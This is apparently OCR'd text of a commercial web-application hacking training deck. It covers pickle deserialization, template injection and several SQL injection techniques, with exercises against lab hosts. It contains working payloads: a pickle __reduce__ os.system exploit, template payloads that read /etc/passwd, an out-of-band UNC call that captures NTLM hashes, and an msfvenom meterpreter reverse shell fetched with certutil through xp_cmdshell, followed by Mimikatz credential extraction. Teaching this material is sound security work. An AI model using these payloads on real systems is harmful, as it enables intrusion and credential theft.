


Vulnerable Pickle



NotSoSecure part of claranet cyber security

Vulnerable Pickle – Dump and Load



docs.python.org/2/library/pickle.html

Table of Contents

11.1. `pickle` — Python object serialization
- 11.1.1. Relationship to other Python modules
- 11.1.2. Data stream format
- 11.1.3. Usage
- 11.1.4. What can be pickled and unpickled?
- 11.1.5. The pickle protocol
  - 11.1.5.1. Pickling and unpickling normal class instances
  - 11.1.5.2. Pickling and unpickling extension types
  - 11.1.5.3. Pickling and unpickling external objects
- 11.1.6. Subclassing Unpicklers
- 11.1.7. Example

11.2. `cPickle` — A faster `pickle`

Previous topic

11. Data Persistence

Next topic

11.3. `copy_reg` — Register `pickle` support functions

This Page

Show Source

The `pickle` module provides the following functions to make the pickling process more convenient:

`pickle.`**`dump`**(*obj*, *file*[, *protocol*])

Write a pickled representation of *obj* to the open file object *file*. This is equivalent to `Pickler(file, protocol).dump(obj)`.

If the *protocol* parameter is omitted, protocol 0 is used. If *protocol* is specified as a negative value or `HIGHEST_PROTOCOL`, the highest protocol version will be used.

Changed in version 2.3: Introduced the *protocol* parameter.

file must have a `write()` method that accepts a single string argument. It can thus be a file object opened for writing, a `StringIO` object, or any other custom object that meets this interface.

`pickle.`**`load`**(*file*)

Read a string from the open file object *file* and interpret it as a pickle data stream, reconstructing and returning the original object hierarchy. This is equivalent to `Unpickler(file).load()`.

file must have two methods, a `read()` method that takes an integer argument, and a `readline()` method that requires no arguments. Both methods should return a string. Thus *file* can be a file object opened for reading, a `StringIO` object, or any other custom object that meets this interface.

This function automatically determines whether the data stream was written in binary mode or not.

`pickle.`**`dumps`**(*obj*[, *protocol*])

Return the pickled representation of the object as a string, instead of writing it to a file.

If the *protocol* parameter is omitted, protocol 0 is used. If *protocol* is specified as a negative value or `HIGHEST_PROTOCOL`, the highest protocol version will be used.

Changed in version 2.3: The *protocol* parameter was added.

`pickle.`**`loads`**(*string*)

Read a pickled object hierarchy from a string. Characters in the string past the pickled object's representation are ignored.

Explaining the Attack

- Pickle is vulnerable to RCE.
- Create an object and pass it to __reduce__(self) method.
- ‘Reduce’ method enables inserting the complete payload to avoid errors while deserialization in Pickle.

```
//Serializing the payload
import pickle
import os
class ExploitPickle(object): //Object creation
        def __reduce__(self): // reduce method implementation
        return (os.system, (‘whoami’, )) // Remote code payload insertion
pickled_nss = pickle.dumps(ExploitPickle()) // Serialization through
Pickle
with open("test.data", "wb") as file:
    file.write(pickled_nss) // Writing the serialized data into file
```

Explaining the Attack

- Deserialization of the payload for retrieving data

```
import pickle
with open("test.data", "rb") as file:
    pickled_des = file.read() // Reading serialized data from the file
my_data =  pickle.loads(pickled_des) // Deserialization using Pickle
```

- pickle.loads - Deserializes the data and executes malicious payload
- Both pickle load/loads libraries will result into insecure deserialization RCE in python

Exercise

Python Serialization Attack

- Identify and exploit the Python Deserialization vulnerability to make the host send DNS requests to an external host
- Get a reverse shell and extract the system information such as username, OS type from the server and read ‘/etc/passwd’ file

  Challenge URL:
  http://reimbursement.webhacklab.com/Support/AddTicket

Python Deserialization - Plex

- CVE: CVE-2020-5741
- Operating System: Windows
- Affected Version: Plex Media Server prior to 1.19.3
- Exploit Details:

  An authenticated user can perform remote command execution due to deserialization of untrusted data.

NotSoSecure part of claranet cyber security

Vulnerable code snippet

- Code snippet to load the dictionary file
- Source:

PlexMediaServer_InstallationPath\Resources\Plug-ins-513b381af\Framework.bundle\Contents\Resources\Versions\1\Python\PMS\Dict.py

```
def __load():
     global __dict
     path = "%s/Dict" % Data.__dataPath
     if os.path.exists(path):
          try:
               __dict = Data.__unpickle(path)
               PMS.Log("(Framework) Loaded the dictionary file")
          except:
               PMS.Log("(Framework) The dictionary file is corrupt & couldn't be
loaded")
               __loadDefaults()
     else:
          __loadDefaults()
```


Vulnerable code snippet

- Code snippet to unpickle the dictionary file
- Source:

PlexMediaServer_InstallationPath\\Resources\Plug-ins-513b381af\Framework.bundle\Contents\Resources\Versions\1\Python\PMS\Data.py

```
def __unpickle(path):
    f = open(path, "r")
    obj = pickle.load(f)
    f.close()
    return obj
```

NotSoSecure part of claranet cyber security

Bonus Demo

Plex Python Deserialization Attack

- Identify and inject a payload into the serialized data to make the host send OOB HTTP request to an external host:

  Challenge URL:
  http://plex.webhacklab.com:32400

- **Note:** Send a DNS request to the host user**X**.webhacklab.com

Ruby/ERB template injection

- Modern applications support templates to provide user customizability
- If user input is not validated before embedding it will lead to code execution

Sample Malicious ERB Code:

```
Hello, <%= @name %>.
Today is <%= Time.now.strftime('%A') %>.
<%= 7 * 7 %>
<%= File.open('/etc/passwd').read %>
```


NotSoSecure part of claranet cyber security

Attack Scenario

- Identify the template engine being used (e.g. ERB)
- List down the methods available for the particular engine which can be used to perform malicious actions (read file, execute command)
- Inject the method with appropriate arguments to perform the action

NotSoSecure part of claranet cyber security

Exercise

Ruby/ERB Template Injection

- Identify the template engine and exploit it to extract the file /etc/passwd:

  Challenge URL:
  http://shop.webhacklab.com/referral.php

Case Study

RCE via Smarty Template

- User updated profile with {7*7} as firstname, lastname, username
- Invitation sent to friend contains errors indicating template injection.
- Multiple payload used to confirm and exploit injection:
  - Template Version: '`{$smarty.version}`'
  - Confirm PHP Execution : `{php}print "Hello"{/php}`
  - PHP Code Execution : `{php}$s = file_get_contents('/etc/passwd',NULL, NULL, 0, 100); var_dump($s);{/php}`
- Output was received over Emails

Reference:
https://hackerone.com/reports/164224 & http://blog.portswigger.net/2015/08/server-side-template-injection.html#Smarty

Case Study

RCE in JetBrains YouTrack via Freemarker Template

- No Public POC was available
- Researcher downloaded the vulnerable version and patched version
- Found the vulnerable endpoint and was able to execute ‘${191*7}’
- However, was not able to execute commands or methods e.g. ‘freemarker.template.utility.Execute’ due to security protection
- Used the sandbox bypass technique presented in BlackHat 2020 by Alvaro Muñoz and Oleksandr Mirosh.
- Successfully executed RCE

Reference:
https://www.synacktiv.com/publications/exploiting-cve-2021-25770-a-server-side-template-injection-in-youtrack.html

Module:
SQL Injection Masterclass

- ☑ Second order injection
- ☑ SQLi through crypto
- ☑ Out-of-Band exploitation
- ☑ SQLi to Reverse Shell
- ☑ Advanced topics in SQLi
- ☑ GraphQL exploitation

And relevant case studies

SQL Injection


- SQLi vulnerabilities arise when user supplied data becomes part of SQL queries in an unsafe manner

- An attacker can inject a malicious input and execute SQL commands leading to reading and/or modifying the stored data and sometimes even performing remote code execution

Reference:
hackaday.com/2014/04/04/sql-injection-fools-speed-traps-and-clears-your-record/

NotSoSecure part of claranet cyber security

What SQL Injection might lead to?



Reference:
https://www.notsosecure.com/anatomy-of-a-hack-sqli-to-enterprise-admin/

NotSoSecure part of claranet cyber security

Second Order Injection

When user supplied data is validated and stored in a safe manner however at a later stage extracted from DB and used insecurely in **another query**


e.g. CVE-2018-6376 in Joomla

More on this later!

Reference:
https://www.notsosecure.com/analyzing-cve-2018-6376

NotSoSecure part of claranet cyber security

Second Order Injection Illustration



NotSoSecure part of claranet cyber security

Out-of-Band Exploitation

In certain cases the applications even though vulnerable to SQL injection don’t reveal much information in the application response

In such cases inbuilt SQL functions can be used to confirm and then exploit the vulnerability

NotSoSecure part of claranet cyber security

Out-of-Band Exploitation

Attack Scenario:

- Different SQL platforms (e.g. MSSQL, MySQL etc.) have various inbuilt functions which can be used to identify and exploit SQL injection vulnerabilities

- One such stored procedure is ‘master.sys.xp_dirtree’ in MSSQL, which can be used for multiple purposes such as listing files in a directory to making Out-of-band requests

Out-of-Band Exploitation

1 **Attacker injects an OOB payload**

```
load_file('\\\\attackerhostip\\abc')
```

2 **Vulnerable application attempts to connect to the UNC path and passes NTLMv1/2 hashes**

Attacker host running 'Responder' captures the hashes

3

Exercise

Second Order SQL Injection

- Identify a Second order injection using your account
- Exploit the injection to extract the name of the user running the service:

  Challenge URL:
  http://topup.webhacklab.com/Account/SecurityQuestion

SQLi through Crypto

- 3rd Party interaction requiring transfer of sensitive information like payment gateway uses encryption to protect data


- If encryption endpoint is exposed attacker may still be able to craft payloads leveraging it

NotSoSecure part of claranet cyber security

Transaction Flow

- The client supplied data is sent to the server as it is and the server sends back the encrypted form of it
- This encrypted data is then sent to another application for validation
- Once this application validates the data, the first application moves on and completes the process

Transaction Flow



NotSoSecure part of claranet cyber security

SQLi through Crypto

- The attacker can capture the initial request and craft multiple requests with different payloads and receive their encrypted form

- Then sending the encrypted data to the second application and performing the attack

NotSoSecure part of claranet cyber security

Demo

SQLi Through Crypto - OOB

- Identify data encryption endpoint using your registered account
- Utilize the knowledge of encryption endpoint to confirm SQL injection using an OOB channel:

  Challenge URL:
  http://topup.webhacklab.com/Shop/Order
- **Note:** Use an account with valid email to place an order and receive the transaction receipt. Use any random number for the Credit Card number. Do **NOT** use a real credit card number.

SQLi to Reverse Shell

As mentioned previously SQL injection can lead to OS command execution in some cases

In this section we'll discuss a SQL injection scenario which will allow us to force the DB machine to initiate a connection back to our machine

NotSoSecure part of claranet cyber security

SQLi to Reverse Shell

Terminology

Metasploit: A framework used for identifying, exploiting and creating exploits for vulnerabilities. It contains modules like auxiliary, exploits, payloads etc. to perform various operations

Meterpreter: An advanced payload which provides many in-build commands for post-exploitation such as sysinfo, getuid, loading of modules like mimikatz etc

Msfvenom: A metasploit utility to generate payload file/shellcode

Attack Scenario: SQLi to Reverse Shell

- Identify a SQL injection vulnerability in the application.
- Create a payload (using msfvenom):

```
msfvenom -p windows/x64/meterpreter_reverse_http LHOST=<IP>
LPORT=443 -f exe > userX.exe
```

- Host the payload using python HTTP server:

```
sudo python -m SimpleHTTPServer 8000
```

- Transfer the payload to the victim box (using certutil, bitsadmin or powershell):

```
EXEC xp_cmdshell 'cmd.exe /c certutil -urlcache -split -f
http://<IP>:8000/userX.exe C:\Windows\Temp\userX.exe'
```


NotSoSecure part of claranet cyber security

SQLi to Reverse Shell

- Start Metasploit:
  ```
  msfconsole
  ```
- Configure the exploit along with the payload:
  ```
  use exploit/multi/handler
  set payload windows/x64/meterpreter_reverse_http
  set LHOST 192.168.4.X
  set LPORT 443
  run
  ```
- Proceed to get our payload file executed.

NotSoSecure part of claranet cyber security

SQLi to Reverse Shell

- Start Metasploit multi handler and execute the payload:
  `EXEC xp_cmdshell "powershell.exe C:\Windows\Temp\userX.exe"`
- We should receive a shell now.
- The acquired shell is of low privilege:
  `NT Service\MSSQLSERVER`
- Try to escalate the privilege by impersonating the token of the Administrator user.
- Using Mimikatz to extract the cleartext credentials from memory.

NotSoSecure part of claranet cyber security

Exercise

SQL Injection to Reverse Shell

- Continue with previous exercise to obtain a reverse shell on the DB host using Metasploit and native Windows tools (powershell, certutil, cscript etc.):

  Challenge URL:
  http://topup.webhacklab.com/api/voucher

Case Study

CVE-2018-6376

- Affected: Joomla version (<= 3.8.3 and >= 3.7.0)
- Malicious payload stored securely in DB during profile update [manager, admin, superadmin roles only].
- Dashboard displays profile details and results in executing SQLi

Reference:
https://www.notsosecure.com/analyzing-cve-2018-6376/

Attack Scenario

- Manager injects the payload via profile upload
- 2nd Order SQLi occurs when dashboard is loaded

Execution Trick

- Affected parameter ‘jforms[params][admin_style]’was treated as an array and only index 0 was being consumed SQL query
- Changing parameter to 'jform[params][admin_style]**[0]**' worked

